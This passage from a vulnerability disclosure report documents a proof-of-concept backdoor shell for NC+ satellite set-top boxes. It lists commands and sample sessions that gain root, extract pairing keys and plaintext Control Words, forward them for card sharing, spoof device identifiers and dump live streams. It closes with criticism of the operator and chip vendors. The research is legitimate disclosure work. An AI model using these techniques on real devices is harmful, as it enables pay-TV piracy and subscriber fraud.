`-f`	The argument indicates whether detailed (full) information about directory content should be provided.

jls *path [-R] [-f]*

List contents of a Java level file system.

ARGUMENT	DESCRIPTION
`path`	Path of a directory of which content is to be listed.
`-R`	The argument specifies whether the listing should be done in a recursive manner
`-f`	The argument indicates whether detailed (full) information about directory content should be provided.

cat *filepath*

Print content of OS level file.

ARGUMENT	DESCRIPTION
`filepath`	A path to a file from a Unix file system to print the contents of.

jcat *filepath*

Print content of a Java level file.

ARGUMENT	DESCRIPTION
`filepath`	A path to a file from a Java level file system to print the contents of.

get *filepath*

Download OS level file from a device.

ARGUMENT	DESCRIPTION
`filepath`	A path to a file from a Unix file system to download.

jget *filepath*

Download Java level file from a device.

ARGUMENT	DESCRIPTION
`filepath`	A path to a file from a Java level file system to download.

put *srcfile dstpath [-f]*

Upload OS level file to a device.

ARGUMENT	DESCRIPTION
`srcfile`	A path to a source file from a system where SRP-2018-02 shell is running.
`dstpath`	A destination path from a Unix file system where the source file is to be uploaded.
`-f`	The argument indicates whether the target file should be overwritten if exists.

jput *srcfile dstpath [-f]*

Upload Java level file to a device.

ARGUMENT	DESCRIPTION
`srcfile`	A path to a source file from a system where SRP-2018-02 shell is running.
`dstpath`	A destination path from a Java level file system where the source file is to be uploaded.
`-f`	The argument indicates whether the target file should be overwritten if it exists.

dumpfs *path [-R][-z]*

Download (dump) a portion of OS level file system.

ARGUMENT	DESCRIPTION
`path`	A directory path from a Unix file system of which content is a subject of a dump (download). The target files are by default stored in a `FS_DUMP/sys` location.
`-R`	The argument specifies whether the dump should be done in a recursive manner.
`-z`	The argument indicates that files of 0 length should be treated as of an unknown size. This is in particular valid for files from `/proc` file system.

jdumpfs *path [-R][-z]*

Download (dump) a portion of Java level file system.

ARGUMENT	DESCRIPTION
`path`	A directory path from a Java level file system of which content is a subject of a dump (download). The target files are by default stored in a `FS_DUMP/java` location.
`-R`	The argument specifies whether the dump should be done in a recursive manner.
`-z`	The argument indicates that files of 0 length should be treated as of an

	unknown size. This is in particular valid for files from `/proc` file system.

del *filepath*

Delete OS level file.

ARGUMENT	DESCRIPTION
`filepath`	A path to a file from a Unix file system to delete.

jdel *filepath*

Delete Java level file.

ARGUMENT	DESCRIPTION
`filepath`	A path to a file from a Java level file system to delete.

mkdir *path*

Create OS level directory.

ARGUMENT	DESCRIPTION
`path`	A path to a directory from a Unix file system to create.

jmkdir *path*

Create Java level directory.

ARGUMENT	DESCRIPTION
`path`	A path to a directory from a Java level file system to create.

rmdir *path*

Delete OS level directory.

ARGUMENT	DESCRIPTION
`path`	A path to a directory from a Unix file system to delete.

jrmdir *path*

Delete Java level directory.

ARGUMENT	DESCRIPTION
`path`	A path to a directory from a Java file system to delete.

sysinfo

Print system information.

cardinfo

Print Conax card information.

conaxinfo

Print Conax related information, such as chip id along the encrypted and plaintext value of a paring key (CWPK).

cwinfo *cnt*

Print current Control Word information (encrypted and plaintext) for active service (TV channel)..

ARGUMENT	DESCRIPTION
`cnt`	The number of 10 sec long time periods for which to print CW information.

subsinfo

Print information about Conax CAS user's subscription's status (entitlements and effective dates).

avinfo

Print Audio / Video information.

hdcpinfo

Print HDCP related information pertaining to current HDCP link with an output screen device.

ps

Print information about OS processes running on a target STB device.

jthreads

Print information about Java threads running on a target STB device.

jprops

Print Java properties (the contents of `System.getProperties()`*).*

id

Print information about user id associated with a backdoor process.

root

Elevate privileges of a backdoor process to root by exploiting Issue 3 (Insecure implementation of st231cm device driver).

srvinfo *[id | [[-s |-c |-f |-t |-p]]*

Print all sorts of MPEG services related information.

ARGUMENT	DESCRIPTION
`id`	Identifier of a service for which to print information. Default service is used

	if omitted.
`-s`	The argument indicates that a list of subscribed services should be printed.
`-c`	The argument indicates that a list of crypted services should be printed.
`-f`	The argument indicates that a list of FTA services should be printed.
`-t`	The argument indicates that a list of services from the same TS as current service should be printed.
`-p`	The argument indicates that properties associated with a given service should be printed.

epginfo *[id] [-c cnt]*

Print Electronic Program Guide (EPG) information for a given service.

ARGUMENT	DESCRIPTION
`id`	Identifier of a service for which to print information. Default service is used if omitted.
`-c cnt`	The argument indicates the number of EPG entries to be printed.

mpegsniff *pid [tid]*

Simple MPEG sniffing by PID or TID value.

ARGUMENT	DESCRIPTION
`pid`	Target MPEG PID to sniff data of.
`tid`	Target MPEG TID to sniff data of.

pat [-f]

Sniff and print SI MPEG PAT section.

ARGUMENT	DESCRIPTION
`-f`	The argument indicates whether more detailed (full) information should be printed (service names resolved).

pmt *[id]*

Sniff and print SI MPEG PMT section

ARGUMENT	DESCRIPTION
`id`	Identifier of a service for which to print information. Default service is used if omitted.

service *id [-l | -u]*

Change current service (programming) or lock / unlock a given service.

ARGUMENT	DESCRIPTION

`id`	Identifier of a target service for which a given operation is to be conducted. By default, a change of service is assumed.
`-l`	The argument indicates that a service should be locked.
`-u`	The argument indicates that a service should be unlocked.

invoices *cnt [-f | -r]*

Download and print customer billing information.

ARGUMENT	DESCRIPTION
`cnt`	The number of invoice records to print.
`-f`	The argument indicates that full invoice information should be printed (with packages, services and corresponding payment details)
`-r`	The argument indicates that a raw invoice data payload should be printed (as propagated by PID 0x641)

dsmccmount *locator*

Mount DSMCC carousel.

ARGUMENT	DESCRIPTION
`locator`	DVB URL locator indicating the location of a DSMCC Carousel. As a result of a successful mount, an Object Carousel is mounted at a given `/oc` mountpoint of which details are printed to the output.

keyinfo

Print information about various cryptographic keys (loader and SSU keys).

play *locator*

Play content / make service of a given DVB locator current.

ARGUMENT	DESCRIPTION
`locator`	DVB URL locator indicating the location of a content to play.

ssuinfo

Print information about available device's upgrade images.

upgdnl *hwid*

Download and decrypt device's upgrade image.

ARGUMENT	DESCRIPTION
`hwid`	The hardware id of a device for which to retrieved the SSU image (as depicted by `ssuinfo` command).

capture *filename*

Do the graphic screen capture.

ARGUMENT	DESCRIPTION
`filename`	The target filename where to save the GFX capture.

mpegdump *[-r | -s] [-d dmxid] [-c channel] [-t time] [-f filename]*

MPEG stream capture of arbitrary live SD / HD programming.

ARGUMENT	DESCRIPTION
`-r`	The arguments indicates that the MPEG dump operation should run (start).
`-s`	The arguments indicates that a currently running MPEG dump operation should stop.
`-d dmxid`	The arguments specifies the target Demux ID to perform the MPEG dump operation over.
`-c channel`	The argument denotes the service (channel) identifier to do the capture of.
`-t time`	The arguments denotes the length of time (in seconds) to run the MPEG dump operation for.
`-f filename`	The arguments indicates the name of a target file where to store captured MPEG data. The target file is by default stored in a `FS_DUMP/TS` location. It is ready to be played in MPEG player such as VideoLan MPEG player.

mem *addr [size]*

Print content of a process memory.

ARGUMENT	DESCRIPTION
`addr`	Target memory address for which to print the content.
`size`	The size of data to print (0x100 if omitted).

kdump *kaddr size*

Dump given kernel memory to a file.

ARGUMENT	DESCRIPTION
`kaddr`	Target kernel memory address for which to dump the content. The filename to store the data is chosen follow the `kmem_`*kaddr*`.dat` notation.
`size`	The size of data to store into file.

fwflush

Flush all Linux firewall (IPTables) rules.

reboot

Reboot the set-top-box system.

ivodurl *[-s url]*

Print information about IVOD URL used by the NC+ GO STB client application or set a base URL used by it.

ARGUMENT	DESCRIPTION
`-s url`	Set URL of IVOD client application.

stbprops

Print information about STB configuration properties used by the operator application.

stbprop *prop val*

ARGUMENT	DESCRIPTION
`prop`	The STB configuration property to modify.
`val`	The value to assign to a given STB configuration property.

nostbprops

Start proxying (intercept) access to STB configuration properties and disable their modification by the operator application.

scwatch *[-r | -s]*

Start or stop logging smart card APDU commands.

ARGUMENT	DESCRIPTION
`-r`	The argument indicates that APDu monitoring should run (start). The result of the command becomes visible to the *logger*.
`-s`	The argument indicates that APDu monitoring should stop.

tkdinput *dataseq [-w][-s]*

Set TKD memory associated with an input to various TKD commands.

ARGUMENT	DESCRIPTION
`dataseq`	Input data sequence that is used to set TKD input memory (TKD data locations 0x4140-0x414c)
`-s`	The argument indicates that each 4 bytes sequence from the input corresponding to a 32bit dword should be treated as little endian (their order swapped).
`-w`	The argument indicates that a content of input data sequence should be treated as 32-bit dwords (it is treated as bytes by default).

tkdmem *off cnt*

Print content of TKD crypto core memory.

ARGUMENT	DESCRIPTION
`off`	Target memory offset from STTKDMA chipset base for which to print the content.
`cnt`	The size of data to print (0x100 if omitted).

tkdregs

Print content of TKD input and crypto core memory associated with crypto DMA / custom user keys (0x3420-0x34A0).

tkdreg *reg dataseq [-s][-w]*

Set content for a crypto DMA / custom user key.

ARGUMENT	DESCRIPTION
`reg`	Index of a key slot to set.
`dataseq`	Input data sequence that is used to set a given key content.
`-s`	The argument indicates that each 4 bytes sequence from the input corresponding to a 32bit dword should be treated as little endian (their order swapped).
`-w`	The argument indicates that a content of input data sequence should be treated as 32-bit dwords (it is treated as bytes by default).

getcwpk

Run a code sequence implementing exploitation of ST chipset design vulnerability (Issue 7).

setcwpk *dataseq [-s][-w]*

Set content for a CWPK key.

ARGUMENT	DESCRIPTION
`dataseq`	Input data sequence that is used to set CWPK key content.
`-s`	The argument indicates that each 4 bytes sequence from the input corresponding to a 32bit dword should be treated as little endian (their order swapped).
`-w`	The argument indicates that a content of input data sequence should be treated as 32-bit dwords (it is treated as bytes by default).

tkdpeek *off*

Read memory cell from a TKD crypto core memory.

ARGUMENT	DESCRIPTION
`off`	Target memory offset from STTKDMA chipset base from which to read and print a value.

tkdpoke *off val*

Write a memory cell to a TKD crypto core memory.

ARGUMENT	DESCRIPTION
`off`	Target memory offset from STTKDMA chipset base to modify.
`val`	The value to write to a target TKD memory cell.

tkdcmd *cmd*

Run TKD command and show its output.

ARGUMENT	DESCRIPTION
`cmd`	A TKD command to execute by a SlimCORE sequence code relying on `copTDES` instruction. If the command makes use of register input, such arguments are loaded from TKD input area. The SlimCORE sequence to execute is equivalent to the following code:

```
  mov r0,#0000
  copTDES
  ld r15,[r0+cmd]
l1:
  wait1 l1
  ld r15,[r0+ARG0]
  ld r15,[r0+ARG1]
  ld r15,[r0+ARG2]
  ld r15,[r0+ARG3]
l2:
  wait1 l2
  st r15,[r0+RES0]
  st r15,[r0+RES1]
  st r15,[r0+RES2]
  st r15,[r0+RES3]
```

Refer to `STKKDMA` class implementation and `tkd_cmd` method for further details.

tkdrun *slimimage*

Load and run a compiled SlimCORE image file.

ARGUMENT	DESCRIPTION
`slimimage`	A path to the compiled SlimCORE program (an image file produced by the SCAsm tool) to be run on TKD core. The memory area corresponding to TKD output is shown upon program completion.

macaddr *addr*

Spoof STB MAC addr.

ARGUMENT	DESCRIPTION
`addr`	The MAC addr to be returned by a relevant API call instead of the original one.

cardaddr *addr*

Spoof STB smart card addr.

ARGUMENT	DESCRIPTION
`addr`	The smart card addr to be returned by a relevant API call instead of the original one.

serial *snum*

Spoof STB serial number.

ARGUMENT	DESCRIPTION
`snum`	The serial number to be returned by a relevant API call instead of the original one.

secfuses

Print the content of chipset security fuses (STSECTOOL fuses).

ecmreceive *[-c channel -r] [-s]*

Configure receiver of plaintext Control Words.

ARGUMENT	DESCRIPTION
`-c channel`	The channel number for which CW reception is configured.
`-r`	The argument indicates that CW reception should run (start)
`-s`	The argument indicates that CW reception should stop

ecmforward *[-c channel -r] [-s]*

Configure forwarding of plaintext Control Words

ARGUMENT	DESCRIPTION
`-c channel`	The channel number for which CW forwarding is configured.
`-r`	The argument indicates that CW forwarding should run (start)
`-s`	The argument indicates that CW forwarding should stop

ecmroutes

Print current configuration of the routing of ECM data (providers and receivers of plaintext CWs).

Custom commands

SRP-2018-02 Proof of Concept code can be extended with additional commands. A summary of the files / steps required to implement a sample new command is provided below. The command to define has a name `test` and it takes one string argument. Below, required source code changes are described for the purpose of this command implementation.

Proto.java

1. Define a new constant for a `test` command:

```
public static final int CMD_TEST                    = 0x77;
```

Interpreter.java

2. Add new command description to `cmd_table`. Command description indicates that the command takes one string argument:

```
  ...
  new CmdDesc("scwatch"    , "rs"            ,  Proto.CMD_SCWATCH),
  new CmdDesc("test"       , "S"             ,  Proto.CMD_TEST)
 };
```

3. Implement method responsible for parsing command arguments:

```
private static boolean cmd_test(ConsoleIf cl,Shell.Option[] options) throws
Throwable {
  String str=null;

  if (options.length==1) {
   if (options[0].pure_arg()) {
    str=options[0].str_arg();
   }
  } else {
   Shell.err_string="missing string argument";
   return false;
  }

  cl.cmd_test(str);
  return true;
 }
```

4. Add support for a new command in the main command loop handler (`run_cmd` method):

```
   case Proto.CMD_TEST:
    res=cmd_test(cl,cmd.options);
    break;
```

ConsoleIf.java

5. Implement method responsible for sending command data over the wire:

```
public void cmd_test(String str) throws Throwable {
  write_byte(Proto.CMD_DATA);
  write_byte(Proto.CMD_TEST);
  write_string(str);

  flush();

  read_lines();
 }
```

BoxIf.java

6. Implement method receiving command data over the wire and doing the actual work on a set-top-box side:

```
public void cmd_test() throws Throwable {
  String str=read_string();

  Output.text("cmd arg: "+str);
  Output.end();
}
```

Sample Usage

Below, a sample session illustrating operation of the exploitation framework is provided.

Obtaining current user information

```
box> id
uid=555(stb) gid=10(stb)
```

Elevating Linux OS privileges to root user

```
box> root
uid=0(root) gid=0(root)
```

Getting information about current TV service

```
box> srvinfo
[service info]
- name                     "TVP 1 HD"
- channel #                0011
- locator                  dvb://13e.514.3abd
- type                     DIGITAL_TV
- security                 SCRAMBLED, CA_PID=0x0c41
- p.pktbits                0x00ffffff
```

Getting basic information about Conax card

```
box> cardinfo
[card info]
- version                  40
- CA sys_id                0b01
- EMM pid                  00c0
- unique addr              00:00:00:79:05:fe:58
- shared addr              00:00:00:00:3c:82:ff
```

Getting information about Conax chipset pairing

```
box> conaxinfo
[Conax info]
- type                     STTKDMA
- chip id                  204f02ff
- encrypted CWPK           20 f1 fe 38 8c 4d f7 12 e4 69 3a e6 12 78 f3 f1
- plaintext CWPK           3d ce 79 5b 6b 9e 5e d3 76 d5 38 f4 3e b6 13 ea
```

Getting plaintext CWPK key value through a sequence of TKD Crypto core commands

```
box> tkdcmd 0x15000001
- OUTPUT
  0000:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
box> tkdregs
- INPUT
  0000:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
- KEYS
  0000:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e   .'C.....t......^
  0010:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e   .'C.....t......^
  0020:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e   .'C.....t......^
  0030:  14 9d 47 00 03 d6 8e c5 da 93 c6 a6 21 9c 71 79   ..G.........!.qy
  0040:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e   .'C.....t......^
  0050:  a5 e9 9e 9a 88 47 a5 2d a9 88 13 8f 71 3f e4 23   .....G.-....q?.#
  0060:  3e b6 13 ea 76 d5 38 f4 6b 9e 5e d3 3d ce 79 5b   >...v.8.k.^.=.y[
  0070:  d4 c8 94 af 84 84 5c de 17 82 f7 73 1e c3 2f e7   ...........s../.
box> tkdinput "a5 e9 9e 9a 88 47 a5 2d a9 88 13 8f 71 3f e4 23"
box> tkdcmd 0xffff0000
- OUTPUT
  0000:  3d ce 79 5b 6b 9e 5e d3 76 d5 38 f4 3e b6 13 ea  =.y[k.^.v.8.>...
```

Getting current Control Words values

```
box> cwinfo
[CW info]
- ECM PACKET
  0000:  81 70 73 70 6c 64 21 24 bc 38 2a 9e 23 9a ce 38  .pspld!$.8*.#..8
  0010:  e1 6d c7 6c d6 48 b3 4b 11 ce 2c 6c e2 ab d5 fc  .m.l.H.K..,l....
  0020:  5d f0 6b b4 ef 72 64 f1 52 15 ef ea 98 57 62 89  ].k..rd.R....Wb.
  0030:  65 56 a5 1f 4f fa 5a 5b 7b 85 1e 20 af c9 f9 cb  eV..O.Z[{.......
  0040:  cc bf 4a ea 47 fa 63 ed 77 db e8 91 c2 53 9c 7e  ..J.G.c.w....S..
  0050:  31 41 01 21 53 29 45 1b c4 56 d7 dd 23 4f 24 5b  1A.!S)E..V..#O$[
  0060:  51 10 86 5f 03 2a 1e 94 8c 34 21 de e9 de 14 50  Q.._.*...4!....P
  0070:  67 02 03 50 02 00  g..P..
- CARD RESPONSE
  0000:  25 0d 60 f0 01 00 00 f0 85 69 73 86 ff 96 86 25  %........is....%
  0010:  0d 60 f0 00 00 00 05 95 ba 4b 31 e0 ce a2 31 02  .........K1...1.
  0020:  40 00  @.
- CUR CW crypted:   f0856973 86ff9686
- CUR CW plaintext: ae800a38 2fdc8893
- NXT CW crypted:   0595ba4b 31e0cea2
- NXT CW plaintext: 1cca04ea 6af943a6
```

Getting plaintext Control Word values through a sequence of TKD Crypto core commands

```
box> tkdinput "20 f1 fe 38 8c 4d f7 12 e4 69 3a e6 12 78 f3 f1" -s
box> tkdcmd 0x01ff0001
- OUTPUT
  0000:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
box> tkdinput "f0856973 86ff9686 0595ba4b 31e0cea2" -w
box> tkdcmd 0x15ff0101
- OUTPUT
  0000:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
box> tkdregs
- INPUT
  0000:  73 69 85 f0 86 96 ff 86 4b ba 95 05 a2 ce e0 31  si......K......1
- KEYS
  0000:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e  .'C.....t......^
  0010:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e  .'C.....t......^
  0020:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e  .'C.....t......^
  0030:  bf 5f d2 81 40 d5 1a 59 a4 b6 86 56 0d 74 c6 d2  ._..@..Y...V.t..
  0040:  a1 27 43 c4 e5 10 e4 d2 74 15 20 bc ce 8a ce 5e  .'C.....t......^
  0050:  ea 04 ca 1c a6 43 f9 6a 38 0a 80 ae 93 88 dc 2f  .....C.j8....../
  0060:  3e b6 13 ea 76 d5 38 f4 6b 9e 5e d3 3d ce 79 5b  >...v.8.k.^.=.y[
  0070:  d4 c8 94 af 84 84 5c de 17 82 f7 73 1e c3 2f e7  ...........s../.
```

Showing process list information

```
box> ps
UID       PID      CMD
root      1        init
root      2        [kthreadd]
root      3        [ksoftirqd/0]
root      4        [events/0]
root      5        [khelper]
root      36       [kblockd/0]
root      75       [pdflush]
root      77       [kswapd0]
root      78       [aio/0]
root      82       [mtdblockd]
root      113      [hdmi_isr_task]
root      114      [hdmi_ctrl_task]
root      124      [STFDMA_Clbk_0]
root      125      [STFDMA_Clbk_1]
root      136      [nand_nonblock]
root      174      [stpti4_IntTask]
root      175      [stpti4_EvtTask]
root      183      [AdbMmeThreadCre]
root      184      [EMBXSHM-NewPort]
root      185      [EMBXSHM-PortClo]
root      186      [EMBXSHM-NewPort]
root      187      [EMBXSHM-PortClo]
root      188      [ST231_RELOAD]
root      191      [ksuspend_usbd]
root      197      [khubd]
root      226      [EVTCOLL0]
root      227      [EVTCOLL1]
root      228      [EVTCOLL2]
root      229      [PESCOLL0]
root      230      [PESCOLL1]
root      231      [PESCOLL2]
root      232      [SECCOLL0]
root      233      [SECCOLL1]
root      234      [SECCOLL2]
root      239      [video_mp2_decod]
root      246      [HostRec40800001]
root      247      [PreprocTask[0]]
root      248      [h264_decoder]
root      252      [ActivityTask]
root      263      [audmix0]
root      264      [audmix1]
root      265      [audmix2]
root      266      [AudDspRecovery]
root      267      [AudFdmaBh]
root      268      [audplayer1]
root      269      [audplayer0]
root      270      [audplayer2]
root      271      [audiodecoder_0]
root      272      [audio_dec_sb_0]
root      273      [audio_pproc_0]
root      288      [ttxt]
root      291      [sc0_irq_task]
root      340      [jffs2_gcd_mtd2]
root      364      /bin/sh /root/sslverify.sh
root      406      /bin/sh /root/dhcpc.sh
root      409      /bin/sh /root/rmstgd.sh
root      410      /sbin/udhcpc -i eth0 -f -s /etc/udhcpc.script -p /tmp/udhcpc.pid
-z /tmp/udhcpc.opt
root      422      /bin/sh /root/keventd.sh
root      424      /bin/sh /root/netd.sh
root      425      /sbin/rmstg_daemon
root      431      /sbin/keventd
root      435      /sbin/netd_server
root      465      /bin/sh --login -c home/stb/run.sh
root      466      ash home/stb/run.sh
stb       469      /home/stb/main.elf --no_mem_init --mem 80
root      676      [pdflush]
root      758      [HostRec40800008]
root       761       [HostRec40800009]
root       762       [HostRec4080000a]
root       763       [HostRec4080000b]
root       854       [leds_WorkTask]
```

Listing the contents of the root filesystem

```
box> ls /
[/]
drwxr-xr-x      root   root     appres
drwxr-xr-x      root   root     bin
drwxrwxrwx      root   root     dev
drwxr-xr-x      root   root     etc
drwxr-xr-x      root   root     home
lrwxrwxrwx      root   root     init -> sbin/init
drwxr-xr-x      root   root     lib
drwxrwx---      root   root     mnt
drwxrwx---      root   stb      opt
dr-xr-xr-x      root   root     proc
drwxr-xr-x      root   root     root
drwxr-xr-x      root   root     sbin
drwxr-x---      root   root     sys
drwxrwxr--      root   stb      tmp
drwxr-xr-x      root   root     usr
drwxr-xr-x      root   root     var
box> ls /mnt
[/mnt]
drwxrwxrwx      root   root     cert
drwxrwxrwx      root   root     flash
drwxrwx---      root   root     ramdisk
drwxrwxr--      root   root     usb
box> ls /mnt/cert
[/mnt/cert]
drwxrwxrwx      root   root     xlets_ldr
```

Listing the contents of a directory containing set-top-box certificate[107]

```
box> ls /mnt/cert/xlets_ldr
[/mnt/cert/xlets_ldr]
-r--------      stb    stb      stb-cert.pwd                            8
-r--------      stb    stb      stb-cert.p12                            3853
```

Listing the contents of a directory containing DSMCC Object Carousel mounts

```
box> jls /oc/
[/oc]
storage                                                     <DIR>
rom6                                                        <DIR>
rom25                                                       <DIR>
1                                                           <DIR>
2                                                           <DIR>
cached                                                      <DIR>
```

Listing the contents of a directory containing the Watermarking application

```
box> jls /oc/rom25
[/oc/rom25]
ait                                                         1970
app.jar                                                     180535
appstorage.zip                                              1268
```

---

[107] ***used to authenticate a device with various NC+ online services (i.e. NC+ GO).***


```
dvb.certificates.1                                          3303
dvb.hashfile                                                90
dvb.signaturefile.1                                         257
dvb.storage.0000002d.5600                                   299
```

Downloading the files from a set-to-box to a PC

```
box> jget /oc/rom25/app.jar
getting /oc/rom25/app.jar                         (   180535) [################]
box>
```

Capturing live MPEG-4 stream of arbitrary HD programming

```
box> mpegdump -r -d 0 -c 82 -t 60 -f natgeo_hd
```



Mounting DSMCC carousel of PVOD schedule / content files

```
box> dsmccmount dvb://13e.514.3b38
/oc/4
box> jls /oc/4
[/oc/4]
config.xml                                                  423
resource.xml                                                5694
schedule1.xml                                               9483
vod.xml                                                     157227
```

SUMMARY

Seven years following our research targeting a real life SAT TV platform[108], numerous security weak points could be discovered in NC+ SAT TV ecosystem, which indicate the platform is vulnerable to Pay TV piracy (CW sharing in particular) and its subscribers could become the victim of fraudulent charges.

The above seems to be primarily the result of NC+ and set-top-box vendor's negligence to fix known security issues and make the platform more resistant to attacks.

---

[108] Platform N, the predecessor of NC+.

Following our announcement of vulnerabilities in a SAT TV ecosystem, ITI Neovision released a press statement indicating that "all conclusions and observations contained in [Security Explorations'] reports will be used in a process of creating new services for our subscribers". Unfortunately, the results of our new research from 2017/2018 indicate this was not the case.

NC+ did not bother to change the SSU key for ITI-2849ST and ITI-2850ST devices although it was clear that they were a subject of a complete compromise. Knowledge about SSU keys along the fact that MPEG streams containing SSU images for NC+ devices were not broadcasted in an encrypted form (there is no need to decrypt MPEG sections with the use of Control Words) made it possible to investigate SW of these devices again.

Successful compromise of all three Box+ device models turned out to be possible through a vulnerability in a Multiroom service. This was the service NC+ officially admits it was obliged to completely secure in order to fulfill the requirements of content providers. This was also the service the operator was aware that it was not a subject to our investigation at the time of SE-2011-01 research[109].

As part of the Multiroom compromise, the RSA key shared (embedded) in a SW of another, unrelated SAT TV platform (Canal Digital) was used.

Elevating privileges in a target set-top-box system was possible through a simple vulnerability in ST Linux device driver's implementation. This vulnerability would be for sure caught if the code of a target STB platform was a subject of any serious security review.

The SlimCORE firmware in use by target devices hasn't been changed a bit since 2012. This made exploitation of both old and new ST chipset vulnerabilities straightforward.

Any mitigations implemented at STB level were rather weak and were more of an obstacle than a security countermeasure. Although descriptors depicting SSU locations were moved from NIT to other SI MPEG tables, they could be still found. Regardless of the fact that a demux corresponding to the capture stream was not configured properly, it could be setup to dump live MPEG streams with the use of an old Proof of Concept code. Similarly, the encrypted value of a CWPK key was just moved from one encrypted location to another (EEDRV partition).

There hasn't been any anti-reverse engineering countermeasures implemented for the environment of target set-to-boxes. As a result, it was possible to conduct their analysis as in 2012. Our old reverse engineering tools (*DROMFS* and *CVMExtract*) could be also used during this process.

The invoice leak reported to the operator in 2012 was vastly ignored. Regardless of the fact that sensitive information about NC+ subscribers (such as an account and smart card numbers) were known to be leaked through invoice data since 2012, access control to NC+ Internet VOD service offering premium content was implemented to rely on smart card numbers.

The certificates in use by NC+ devices manifested overbold confidence that the platform is strong / is not going to be a subject of a security compromise (STB certificates valid for 30 years). The way they could be used to authorize client devices was not consistent with actual access to IVOD services

---

[109] our response to ITI Neovision inquiry from January 17, 2012 indicated that HBO Go, TVN Player, YouTube, Allegro and Multiroom services were not a subject of any investigation.

(untrusted devices allowed access to NC+ GO STB services). Additionally, NC+ GO STB services manifested too much trust with respect to STB devices. The notion of a silent login (no password) without any prior registration relying on a smart card number along client side access checks for IVOD are both flag examples of that.

In general, security of the whole ecosystem seems to be built around too much trust. It should be built around a concept of little or no trust, threats and countermeasures targeting them.

Proper threat analysis always assumes a compromise of a given asset. In the context of a SAT TV network, it should always assume a compromise of a set-top-box device and some (or all) of its secrets. The security of the platform should take this into account. Our research from 2012 and 2017/2018 indicate this has never been the case for NC+.

NC+ decision to offer prepaid services and make arbitrary STB devices customer's property has had a considerable impact on the security of the whole platform. It's not only about losing control over key assets of a network, but also the possibility to investigate platform's security, learn its secrets and facilitating a discovery of a breach by potentially malicious parties.

NC+ states that it cares about security of content. In our opinion this is not necessarily the case. If it really followed the requirements of agreements signed with content providers, the platform would have gotten rid of all set-to-boxes vulnerable to ST flaws through an obligatory STB replacement process long time ago. It would have never allowed premium content into them neither. Finally, it would care to listen to / respond to the message from a security outfit willing to help secure its platform[110].

These days SAT TV ecosystem seems to be primarily focused on a fight with PayTV piracy with the use of legal and investigative means. This fight should however occur with the use of technological means in the first place.

These days it is more likely to receive a request from a SAT TV vendor[111] to reveal identities of the parties interested in independent outfit's SAT TV security research than to use its technical skills for security improvement of its own products. It is also common to receive a statement from a major vendor in a SAT TV CAS / security field indicating that its "goal is to remove the marketplace from our materials".

The ecosystem is clearly not willing to cooperate with 3rd parties such as ours when it comes to vulnerability reporting and/or disclosure. Neither set-top-box (ADB), not chipset manufacturers (ST) bothered to provide us with any details pertaining to the impact and fixing of the vulnerabilities found even though nearly 7 years had passed since the disclosure.

The overall security level encountered when it comes to NC+ was rather mediocre and indicated poor level of competency in the security field of some of the vendors involved (solution providers).

---

[110] we reached out to ITI and NC+ in Jun 2017, in our message addressed to ITI executive, NC+ media and security team contact we indicated that we could conduct a comprehensive security analysis of the CAS, STB devices, smartcards, content distribution network / system. We never got any response.

[111] Irdeto (`http://www.irdeto.com`).

NC+ claims regarding its technological leadership are not reflected in practice. The nature of the issues found indicate that SAT TV platform is based on solutions of various vendors that do not necessarily fit together. What's however more important is that there is an obvious lack of a more thorough / complete perspective (internal security team ?[112]) on a security of the platform built on such a basis. If there was one, security of IVOD services would not be allowed to rely on smart card numbers and access checks would not be implemented on a client side.

STMicroelectronics released vulnerable hardware to the market and it likely caused some havoc for many players in a SAT TV industry. What's worse is that ST hardware, which was thought to be immune to the attacks from 2012 turned out to contain a new flaw. Its nature (chip design issue) could result in a more widespread impact (beyond STi7111 microprocessor series). All in all, this might potentially mean ST has been releasing vulnerable chipsets to unaware customers for another 6 years following the disclosure[113] of the initial issues as the new flaw was verified to affect both old (pre 2012) and past disclosure chipsets (included in STB devices from 2Q 2013 such as ITI-2851S).

